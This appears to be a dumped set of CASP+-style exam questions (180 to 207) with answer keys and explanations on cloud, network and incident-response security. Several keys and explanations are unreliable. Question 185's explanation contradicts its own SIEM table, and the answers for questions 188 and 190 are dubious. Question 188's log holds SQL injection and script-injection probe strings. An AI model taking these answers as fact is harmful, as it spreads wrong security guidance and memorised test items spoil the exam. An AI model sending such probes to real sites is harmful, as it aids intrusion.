A SaaS startup is maturing its DevSecOps program and wants to identify weaknesses earlier in the development process in order to reduce the average time to identify serverless application vulnerabilities and the costs associated with remediation The startup began its early security testing efforts with DAST to cover public-facing application components and recently implemented a bug bounty program Which of the following will BEST accomplish the company's objectives?

A. RASP
B. SAST
C. WAF
D. CMS

Correct Answer: B
Section:
Explanation:
Static application security testing (SAST) is a method of analyzing the source code of an application for vulnerabilities and weaknesses before it is deployed. SAST can help identify security issues earlier in the development process, reducing the time and cost of remediation. Dynamic application security testing (DAST) is a method of testing the functionality and behavior of an application at runtime for vulnerabilities and weaknesses. DAST can cover public-facing application components, but it cannot detect issues in the source code or in serverless applications. Runtime application self-protection (RASP) is a technology that monitors and protects an application from attacks in real time by
embedding security features into the application code or runtime environment. RASP can help prevent exploitation of vulnerabilities, but it cannot identify or fix them. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help protect an application from common attacks, but it cannot detect or fix vulnerabilities in the application code or in serverless applications. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 3: Enterprise Security Operations, Objective 3.4: Conduct security assessments using appropriate tools

QUESTION 181
A major broadcasting company that requires continuous availability to streaming content needs to be resilient against DDoS attacks Which of the following is the MOST important infrastructure security design element to prevent an outage?

A. Supporting heterogeneous architecture
B. Leveraging content delivery network across multiple regions
C. Ensuring cloud autoscaling is in place
D. Scaling horizontally to handle increases in traffic

Correct Answer: B
Section:
Explanation:
A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the application availability. Supporting heterogeneous architecture means using different types of hardware, software, or platforms in an IT
environment. This can help improve resilience by reducing single points of failure and increasing compatibility, but it does not directly prevent DDoS attacks. Ensuring cloud autoscaling is in place means using cloud services that automatically adjust the amount of resources allocated to an application based on the demand or load. This can help improve scalability and performance by providing more resources when needed, but it does not directly prevent DDoS attacks. Scaling horizontally means adding more servers or nodes to an IT environment to increase its capacity or throughput. This can help improve scalability and performance by distributing the load across
multiple servers, but it does not directly prevent DDoS attacks. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.4: Select controls based on systems security evaluation models

QUESTION 182
A company wants to improve the security of its web applications that are running on in-house servers A risk assessment has been performed and the following capabilities are desired:
• Terminate SSL connections at a central location
• Manage both authentication and authorization for incoming and outgoing web service calls
• Advertise the web service API
• Implement DLP and anti-malware features
Which of the following technologies will be the BEST option?

A. WAF
B. XML gateway
C. ESB gateway
D. API gateway

Correct Answer: D
Section:

Explanation:
An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:
Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management Managing both authentication and authorization for incoming and outgoing web service calls,
enforcing security policies and access control Advertising the web service API, providing documentation and discovery features for developers and consumers
Implementing DLP and anti-malware features, preventing data leakage and malicious code injection A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is
a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

QUESTION 183
A bank hired a security architect to improve its security measures against the latest threats The solution must meet the following requirements
• Recognize and block fake websites
• Decrypt and scan encrypted traffic on standard and non-standard ports
• Use multiple engines for detection and prevention
• Have central reporting
Which of the following is the BEST solution the security architect can propose?

A. CASB
B. Web filtering
C. NGFW
D. EDR

Correct Answer: C
Section:
Explanation:
A next-generation firewall (NGFW) is a device or software that provides advanced network security features beyond the traditional firewall functions. A NGFW can provide the following capabilities:
Recognize and block fake websites, using URL filtering and reputation-based analysis Decrypt and scan encrypted traffic on standard and non-standard ports, using SSL/TLS inspection and deep packet inspection
Use multiple engines for detection and prevention, such as antivirus, intrusion prevention system (IPS), application control, and sandboxing Have central reporting, using a unified management console and dashboard A cloud access security broker (CASB) is a device or software that acts as an intermediary between cloud service users and cloud service providers. A CASB can provide various security functions such as visibility, compliance, data security, and threat protection, but it does not provide all the capabilities of a NGFW. Web filtering is a technique that blocks or allows web access based on predefined criteria such as categories, keywords, or reputation. Web filtering can help recognize and block fake websites, but it does not provide all the capabilities of a NGFW. Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints such as computers or
mobile devices. EDR can help detect and respond to advanced threats, but it does not provide all the capabilities of a NGFW. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.2: Select appropriate hardware and software solutions

QUESTION 184
A managed security provider (MSP) is engaging with a customer who was working through a complete digital transformation Part of this transformation involves a move to cloud servers to ensure a scalable, high-performance, online user experience The current architecture includes:
• Directory servers
• Web servers
• Database servers
• Load balancers
• Cloud-native VPN concentrator
• Remote access server

The MSP must secure this environment similarly to the infrastructure on premises Which of the following should the MSP put in place to BEST meet this objective? (Select THREE)

A. Content delivery network
B. Virtual next-generation firewall
C. Web application firewall
D. Software-defined WAN
E. External vulnerability scans
F. Containers
G. Microsegmentation

Correct Answer: B, C, G
Section:
Explanation:
A virtual next-generation firewall (vNGFW) is a software version of a NGFW that can be deployed on cloud servers to provide advanced network security features. A vNGFW can help secure the cloud environment similarly to the infrastructure on premises by providing functions such as URL filtering, SSL/TLS inspection, deep packet inspection, antivirus, IPS, application control, and sandboxing. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help secure the web servers in the cloud environment by protecting them from common attacks such as SQL injection, cross-site scripting (XSS), and cross-site
request forgery (CSRF). Microsegmentation is a technique that divides a network into smaller segments or zones based on criteria such as identity, role, or function. Microsegmentation can help secure the cloud environment by isolating different types of servers and applying granular security policies to each segment.
A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. However, a CDN does not provide the same level of security as a vNGFW or a WAF. Software-defined WAN (SD-WAN) is a technology that uses software to manage the connectivity and routing of wide area network (WAN) traffic across multiple links or carriers. SD-WAN can help improve the reliability and efficiency of
WAN connections by dynamically selecting the best path for each application based on factors such as bandwidth, latency, cost, and quality of service (QoS). However, SD-WAN does not provide the same level of security as a vNGFW or a WAF. External vulnerability scans are assessments that identify and report on the vulnerabilities and weaknesses of an IT system from an external perspective. External vulnerability scans can help improve the security posture of an IT system by providing visibility into its exposure to potential threats. However, external vulnerability scans do not provide the same level of protection as a vNGFW or a WAF. Containers are units of software that package an application and its dependencies into a standardized format that can run on any platform or environment. Containers can help improve the portability and scalability of applications by allowing them to run independently from the underlying infrastructure. However, containers do not provide the same level of security as microsegmentation. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture,
Objective 2.3: Implement solutions for the secure use of cloud services

QUESTION 185
A company recently deployed a SIEM and began importing logs from a firewall, a file server, a domain controller a web server, and a laptop. A security analyst receives a series of SIEM alerts and prepares to respond. The following is the alert information:

Severity	Source device	Event info	Time (UTC)
Medium	abc-usa-fw01	RDP (3389) traffic from abc-admin-lp01 to abc-usa-fs1	1020:08
Low	abc-ger-dc1	Successful logon event for user jdoe on abc-usa-fs1	1020:34
Medium	abc-ger-fw01	RDP (3389) traffic from abc-usa-fs1 to abc-ger-fs1	1021:02
Low	abc-usa-fw01	SMB (445) traffic from abc-usa-fs1 to abc-web01	1020:51
Low	abc-usa-dc1	Successful logon event for user jdoe on abc-ger-fs1	1024:55
High	abc-usa-fw01	FTP (21) traffic from abc-ger-fs1 to abc-web01	1025:16
High	abc-web01	Successful logon event for user Administrator	1126:40

Which of the following should the security analyst do FIRST?

A. Disable Administrator on abc-uaa-fsl, the local account is compromised
B. Shut down the abc-usa-fsl server, a plaintext credential is being used
C. Disable the jdoe account, it is likely compromised
D. Shut down abc-usa-fw01; the remote access VPN vulnerability is exploited

Correct Answer: C
Section:
Explanation:
Based on the SIEM alerts, the security analyst should first disable the jdoe account, as it is likely compromised by an attacker. The alerts show that the jdoe account successfully logged on to the abcusa-fsl server, which is a file server, and then initiated SMB (445) traffic to the abc-web01 server, which is a web server. This indicates that the attacker may be trying to exfiltrate data from the file server to the web server. Disabling the jdoe account would help stop this unauthorized activity and prevent further damage.
Disabling Administrator on abc-usa-fsl, the local account is compromised, is not the first action to take, as it is not clear from the alerts if the local account is compromised or not. The alert shows that there was a successful logon event for Administrator on abc-usa-fsl, but it does not specify if it was a local or domain account, or if it was authorized or not. Moreover, disabling the local account would not stop the SMB traffic from jdoe to abc-web01.
Shutting down the abc-usa-fsl server, a plaintext credential is being used, is not the first action to take, as it is not clear from the alerts if a plaintext credential is being used or not. The alert shows that there was RDP (3389) traffic from abc-admin1-logon to abc-usa-fsl, but it does not specify if the credential was encrypted or not. Moreover, shutting down the file server would disrupt its normal operations and affect other users.
Shutting down abc-usa-fw01; the remote access VPN vulnerability is exploited, is not the first action to take, as it is not clear from the alerts if the remote access VPN vulnerability is exploited or not. The alert shows that there was FTP (21) traffic from abc-usa-dcl to abc-web01, but it does not specify if it was related to the VPN or not. Moreover, shutting down the firewall would expose the network to other threats and affect other services. Reference: What is SIEM? | Microsoft Security, What is a SIEM Alert? | Cofense

QUESTION 186
A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented in order to meet contractual requirements, the company must achieve the following thresholds
• 99 99% uptime
• Load time in 3 seconds
• Response time = <1 0 seconds
Starting with the computing environment, which of the following should a security engineer recommend to BEST meet the requirements? (Select THREE)

A. Installing a firewall at corporate headquarters

B. Deploying a content delivery network
C. Implementing server clusters
D. Employing bare-metal loading of applications
E. Lowering storage input/output
F. Implementing RAID on the backup servers
G. Utilizing redundant power for all developer workstations
H. Ensuring technological diversity on critical servers

Correct Answer: B, C, E
Section:
Explanation:
To meet the contractual requirements of the web service provider, a security engineer should recommend the following actions:
Deploying a content delivery network (CDN): A CDN is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the uptime, load time, and response time of web services by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the web service availability12.
Implementing server clusters: A server cluster is a group of servers that work together to provide high availability, scalability, and load balancing for web services. A server cluster can help improve the uptime, load time, and response time of web services by distributing the workload across multiple servers, reducing the risk of single points of failure and performance bottlenecks. A server cluster can also help recover from failures by automatically switching to another server in case of a malfunction34.
Lowering storage input/output (I/O): Storage I/O is the amount of data that can be read from or written to a storage device in a given time. Storage I/O can affect the performance of web services by limiting the speed of data transfer between the servers and the storage devices. Lowering storage I/O can help improve the load time and response time of web services by reducing the latency and congestion of data access. Lowering storage I/O can be achieved by using faster storage devices, such as solid-state drives (SSDs), optimizing the storage layout and configuration, such as using RAID or striping, and caching frequently accessed data in memory5 .
Installing a firewall at corporate headquarters is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services.
A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can help improve the security of web services by preventing unauthorized access and attacks, but it may also introduce additional latency and complexity to the network.
Employing bare-metal loading of applications is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services.
Bare-metal loading is a technique that allows applications to run directly on hardware without an operating system or a hypervisor. Bare-metal loading can help improve the performance and efficiency of applications by eliminating the overhead and interference of other software layers, but it may also increase the difficulty and cost of deployment and maintenance.
Implementing RAID on the backup servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services.
RAID (redundant array of independent disks) is a technique that combines multiple disks into a logical unit that provides improved performance, reliability, or both. RAID can help improve the availability and security of backup data by protecting it from disk failures or corruption, but it may also introduce additional complexity and overhead to the backup process.
Utilizing redundant power for all developer workstations is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Redundant power is a technique that provides multiple sources of power for an IT system in case one fails. Redundant power can help improve the availability and reliability of developer workstations by preventing them from losing power due to outages or surges, but it may also increase the cost and energy consumption of the system.
Ensuring technological diversity on critical servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Technological diversity is a technique that uses different types of hardware, software, or platforms in an IT environment. Technological diversity can help improve resilience by reducing single points of failure and increasing compatibility, but it may also introduce additional complexity and inconsistency to the environment.

QUESTION 187
A security architect is working with a new customer to find a vulnerability assessment solution that meets the following requirements:
* Fast scanning
* The least false positives possible
* Signature-based
* A low impact on servers when performing a scan
In addition, the customer has several screened subnets, VLANs, and branch offices. Which of the following will best meet the customer's needs?

A. Authenticated scanning
B. Passive scanning

C. Unauthenticated scanning
D. Agent-based scanning

Correct Answer: D
Section:
Explanation:
Agent-based scanning is best suited for environments with multiple subnets, VLANs, and branch offices, as described. It allows for fast scanning with fewer false positives, and since the agents are installed on the servers, they tend to have a lower impact on performance. This type of scanning also facilitates signature-based scanning, which is one of the customer's requirements.

QUESTION 188
A company is experiencing a large number of attempted network-based attacks against its online store. To determine the best course of action, a security analyst reviews the following logs.

```
10:12:04 192.168.1.1 GET https://comptia.org/products?category='-- 200
10:12:05 192.168.1.1 POST https://comptia.org/products?feedback=%3cscript%3c -- 200
```

Which of the following should the company do next to mitigate the risk of a compromise from these attacks?

A. Restrict HTTP methods.
B. Perform parameterized queries.
C. Implement input sanitization.
D. Validate content types.

Correct Answer: A
Section:
Explanation:
Restricting HTTP methods can mitigate the risk of network-based attacks against an online store by limiting the types of HTTP requests that the server will accept, thus reducing the attack surface. This is a common method to prevent web-based attacks such as Cross-Site Scripting (XSS) and SQL Injection.

QUESTION 189
A company wants to use a process to embed a sign of ownership covertly inside a proprietary document without adding any identifying attributes. Which of the following would be best to use as part of the process to support copyright protections of the document?

A. Steganography
B. E-signature
C. Watermarking
D. Cryptography

Correct Answer: A
Section:
Explanation:
Steganography is the practice of hiding a secret message within another object, in such a way that others cannot discern the presence or contents of the hidden message. It is often used for watermarking to embed a covert sign of ownership in a proprietary document without adding any visible identifying attributes.

QUESTION 190
An ISP is receiving reports from a portion of its customers who state that typosquatting is occurring when they type in a portion of the URL for the ISP's website. The reports state that customers are being directed to an advertisement website that is asking for personal information. The security team has verified the DNS system is returning proper results and has no known IOCs. Which of the following should the security team implement to best mitigate this situation?

A. DNSSEC

B. DNS filtering
C. Multifactor authentication
D. Self-signed certificates
E. Revocation of compromised certificates

Correct Answer: A
Section:
Explanation:
DNS Security Extensions (DNSSEC) adds a layer of security to the DNS lookup and response process which can prevent users from being redirected to fraudulent websites, a common goal of typosquatting. DNSSEC ensures that the DNS data has not been modified from its original state and is especially useful if the DNS system is returning proper results and there are no known Indicators of Compromise (IoCs). It uses digital signatures and public-key encryption to provide authentication for DNS data.

QUESTION 191
An IT department is currently working to implement an enterprise DLP solution. Due diligence and best practices must be followed in regard to mitigating risk. Which of the following ensures that authorized modifications are well planned and executed?

A. Risk management
B. Network management
C. Configuration management
D. Change management

Correct Answer: D
Section:
Explanation:
Change management is a systematic approach to dealing with the transition or transformation of an organization's goals, processes, or technologies. In the context of implementing a Data Loss Prevention (DLP) solution and ensuring that authorized modifications are well-planned and executed, change management is critical. It ensures that changes are introduced in a controlled and coordinated manner to minimize the impact on service quality and mitigate risks associated with the changes.

QUESTION 192
The principal security analyst for a global manufacturer is investigating a security incident related to abnormal behavior in the ICS network. A controller was restarted as part of the troubleshooting process, and the following issue was identified when the controller was restarted:

```
SECURE BOOT FAILED:
FIRMWARE MISMATCH EXPECTED 0xFDC479 ACTUAL 0x79F31B
```

During the investigation, this modified firmware version was identified on several other controllers at the site. The official vendor firmware versions do not have this checksum. Which of the following stages of the MITRE ATT&CK framework for ICS includes this technique?

A. Evasion
B. Persistence
C. Collection
D. Lateral movement

Correct Answer: B
Section:
Explanation:
The MITRE ATT&CK framework for ICS (Industrial Control Systems) details various tactics and techniques that may be used by adversaries. In the scenario described, the presence of unexpected firmware versions with a checksum that does not match the official vendor firmware indicates that the firmware has been modified. In the MITRE ATT&CK framework for ICS, this falls under the 'Persistence' tactic, as it demonstrates an adversary's ability to maintain their foothold within the environment through unauthorized modification of device firmware.

QUESTION 193
A security engineer is working for a service provider and analyzing logs and reports from a new EDR solution, which is installed on a small group of workstations. Later that day, another security engineer receives an email from two developers reporting the software being used for development activities is now blocked. The developers have not made any changes to the software being used. Which of the following is the EDR reporting?

A. True positive
B. False negative
C. False positive
D. True negative

Correct Answer: C
Section:
Explanation:
When an EDR (Endpoint Detection and Response) system flags legitimate software as malicious, it is a false positive. This occurs when the EDR incorrectly identifies normal, non-malicious activity as a threat. The scenario described indicates that the development software was blocked even though there were no changes to the software, which suggests a false positive by the EDR system.

QUESTION 194
After a cybersecurity incident, a judge found that a company did not conduct a proper forensic investigation. The company was ordered to pay penalties. Which of the following forensic steps would be best to prevent this from happening again?

A. Evidence preservation
B. Evidence verification
C. Evidence collection
D. Evidence analysis

Correct Answer: A
Section:
Explanation:
Proper forensic investigation requires that evidence is preserved in a manner that maintains its integrity and reliability. To prevent legal issues such as penalties for not conducting a proper forensic investigation, the first and most crucial step is to ensure that evidence is preserved so that it can be verified, collected, and analyzed correctly. This involves making sure that the evidence is not tampered with or altered from the time it is identified until it is presented in a legal proceeding.

QUESTION 195
A security review of the architecture for an application migration was recently completed. The following observations were made:
* External inbound access is blocked.
* A large amount of storage is available.
* Memory and CPU usage are low.
* The load balancer has only a single server assigned.
* Multiple APIs are integrated.
Which of the following needs to be addressed?

A. Scalability
B. Automation
C. Availability
D. Performance

Correct Answer: A
Section:
Explanation:

The observation that the load balancer has only a single server assigned suggests an issue with scalability. Scalability refers to the ability of the system to handle increasing loads by adding resources. In this case, having a single server assigned to a load balancer may not be adequate to handle increased traffic or load, which could lead to performance issues.

QUESTION 196
A security engineer investigates an incident and determines that a rogue device is on the network. Further investigation finds that an employee's personal device has been set up to access company resources and does not comply with standard security controls. Which of the following should the security engineer recommend to reduce the risk of future reoccurrence?

A. Require device certificates to access company resources.
B. Enable MFA at the organization's SSO portal.
C. Encrypt all workstation hard drives.
D. Hide the company wireless SSID.

Correct Answer: A
Section:
Explanation:
To reduce the risk of unauthorized devices accessing company resources, requiring device certificates is an effective control. Device certificates can be used to authenticate devices before they are allowed to connect to the network and access resources, ensuring that only devices with a valid certificate, which are typically managed and issued by the organization, can connect.

QUESTION 197
A Chief Information Security Officer (CISO) reviewed data from a cyber exercise that examined all aspects of the company's response plan. Which of the following best describes what the CISO reviewed?

A. An after-action report
B. A tabletop exercise
C. A system security plan
D. A disaster recovery plan

Correct Answer: A
Section:
Explanation:
An after-action report is a document that summarizes the performance of a team during a cybersecurity incident. It is used to review all aspects of the incident response plan, including what was done correctly, what needs improvement, and how the team responded to the incident. The CISO's review of data from a cyber exercise would typically result in an after-action report, which helps in improving future responses to incidents.

QUESTION 198
A company with customers in the United States and Europe wants to ensure its content is delivered to end users with low latency. Content includes both sensitive and public information. The company's data centers are located on the West Coast of the United States. Users on the East Coast of the United States and users in Europe are experiencing slow application response. Which of the following would allow the company to improve application response quickly?

A. Installing reverse caching proxies in both data centers and implementing proxy auto scaling
B. Using HTTPS to serve sensitive content and HTTP for public content
C. Using colocation services in regions where the application response is slow
D. Implementing a CDN and forcing all traffic through the CDN

Correct Answer: D
Section:
Explanation:
A Content Delivery Network (CDN) is designed to serve content to end-users with high availability and high performance. By implementing a CDN, the company can distribute the content across multiple geographically dispersed servers, thereby reducing latency for users far from the West Coast data centers, including those on the East Coast of the United States and in Europe.

QUESTION 199
A security analyst wants to keep track of alt outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT. which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

A. X-Forwarded-Proto
B. X-Forwarded-For
C. Cache-Control
D. Strict-Transport-Security
E. Content-Security-Policy

Correct Answer: B
Section:

QUESTION 200
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card dat a.
Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: C
Section:

QUESTION 201
A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

A. Rules of engagement
B. Master service agreement
C. Statement of work
D. Target audience

Correct Answer: C
Section:
Explanation:
The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

QUESTION 202
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those
that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.

B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.

C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.

D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Correct Answer: C
Section:
Explanation:
The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1: Network Security Architecture and Design, Section 1.3: Cloud Security.

QUESTION 203
Which of the following is the primary reason that a risk practitioner determines the security boundary prior to conducting a risk assessment?

A. To determine the scope of the risk assessment
B. To determine the business owner(s) of the system
C. To decide between conducting a quantitative or qualitative analysis
D. To determine which laws and regulations apply

Correct Answer: A
Section:
Explanation:
Identifying the security boundary is an essential first step in a risk assessment process as it defines the scope of the assessment. It delineates the environment where the risk assessment will take place and sets the limits for what assets, systems, and processes will be included in the assessment.

QUESTION 204
An employee's device was missing for 96 hours before being reported. The employee called the help desk to ask for another device Which of the following phases of the incident response cycle needs improvement?

A. Containment
B. Preparation
C. Resolution
D. Investigation

Correct Answer: B
Section:
Explanation:
The incident response cycle's preparation phase includes establishing policies and procedures for reporting lost or stolen devices promptly. If an employee's device was missing for 96 hours before being reported, this indicates a lack of awareness or clear procedures on the employee's part, pointing to inadequacies in the preparation phase of the incident response.

QUESTION 205
in a situation where the cost of anti-malware exceeds the potential loss from a malware threat, which of the following is the most cost-effective risk response?

A. Risk transfer
B. Risk mitigation
C. Risk acceptance
D. Risk avoidance

Correct Answer: C
Section:
Explanation:
Risk acceptance is the decision to accept the potential risk and continue operating without engaging in extraordinary measures to mitigate it. If the cost of anti-malware exceeds the potential loss from a malware threat, it would be more cost-effective to accept the risk rather than spend more on mitigations that don't provide proportional value. This is part of a cost-benefit analysis in risk management.

QUESTION 206
A security engineer needs to implement a cost-effective authentication scheme for a new web-based application that requires:
* Rapid authentication
* Flexible authorization
* Ease of deployment
* Low cost but high functionality
Which of the following approaches best meets these objectives?

A. Kerberos
B. EAP
C. SAML
D. OAuth
E. TACACS+

Correct Answer: D
Section:
Explanation:
OAuth, which stands for Open Authorization, is a standard for authorization that enables secure token-based access. It allows users to grant a web application access to their information on another web application without giving them the credentials for their account. OAuth is particularly useful for rapid authentication, flexible authorization, ease of deployment, and offers high functionality at a low cost, making it an ideal choice for new web-based applications. This approach is well-suited for situations where web applications need to interact with each other on behalf of the user, without sharing user's password, such as integrating a geolocation application with Facebook. OAuth uses tokens issued by an authorization server, providing restricted access to a user's data, which aligns with the objectives of rapid authentication, flexible authorization, ease of deployment, and cost-effectiveness.

QUESTION 207
The security analyst discovers a new device on the company's dedicated loT subnet during the most recent vulnerability scan. The scan results show numerous open ports and insecure protocols in addition to default usernames and passwords. A camera needs to transmit video to the security server in the loT subnet. Which of the following should the security analyst recommend to securely operate the camera?

A. Harden the camera configuration.
B. Send camera logs to the SIEM.
C. Encrypt the camera's video stream.
D. Place the camera on an isolated segment

Correct Answer: A
Section:

Explanation:
To securely operate the camera, the security analyst should recommend hardening the camera configuration. This involves several steps:
Changing Default Credentials: Default usernames and passwords are a common vulnerability. They should be replaced with strong, unique passwords.
Disabling Unnecessary Services and Ports: The numerous open ports and insecure protocols should be reviewed, and any unnecessary services should be disabled to reduce the attack surface.
Firmware Updates: Ensuring the camera's firmware is up to date will mitigate known vulnerabilities.
Enable Encryption: If possible, enable encryption for both data in transit and at rest to protect the video stream and other communications from interception.
This approach addresses the identified vulnerabilities directly and ensures that the device is more secure. Simply sending logs to the SIEM or isolating the camera might not fully mitigate the risks associated with default settings and open ports.
CompTIA CASP+ CAS-004 Exam Objectives: Section 2.4: Implement security activities across the technology life cycle.
CompTIA CASP+ Study Guide, Chapter 5: Implementing Host Security.